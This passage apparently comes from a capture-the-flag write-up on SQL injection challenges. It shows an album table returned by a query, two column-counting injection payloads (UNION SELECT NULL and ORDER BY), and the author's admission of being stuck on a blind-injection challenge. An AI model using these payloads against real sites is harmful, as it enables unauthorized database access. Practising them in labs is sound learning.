
It's All Happening	iwrestledabearonce	Century Media Records	2009	0	1
In Silico	Pendulum	Atlantic	2008	0	1
Pursuit	Gesaffelstein	EMI Music France	2013	0	1
The Battle of Los Angeles	Rage Against the Machine	Epic Records	1999	0	1
Coco Part 2	Parov Stelar	Etage Noir Recordings	2009	0	1
The Matrix: Music from the Motion Picture	various artists	Warner Bros.	1999	0	1

We can also check for the actual number of columns to try through these payloads:

' UNION SELECT NULL, (add more “,NULL” to the select until no errors return)

' order by 1 - - (increment the number by 1 until an error returns)

These statements reveal to us that the table has 10 columns, with the last 4 columns appearing to be empty.


Challenge: SQL 3

Results:

None None None None None None

The SQL 3 challenge had me on a goose chase for weeks and with every payload I tried, I seemed to be digging in the wrong direction and could not seem to make any progress. Blind SQL injections are something I’m not familiar with and this challenge shows that I have much to learn about SQL itself before attempting to tackle this problem. Yet again, I am leaving this challenge for the time being due to a lack of time and experience. I will continue to find hands-on SQL injection practice so I can better understand how to conduct blind SQL attacks before coming back to this challenge.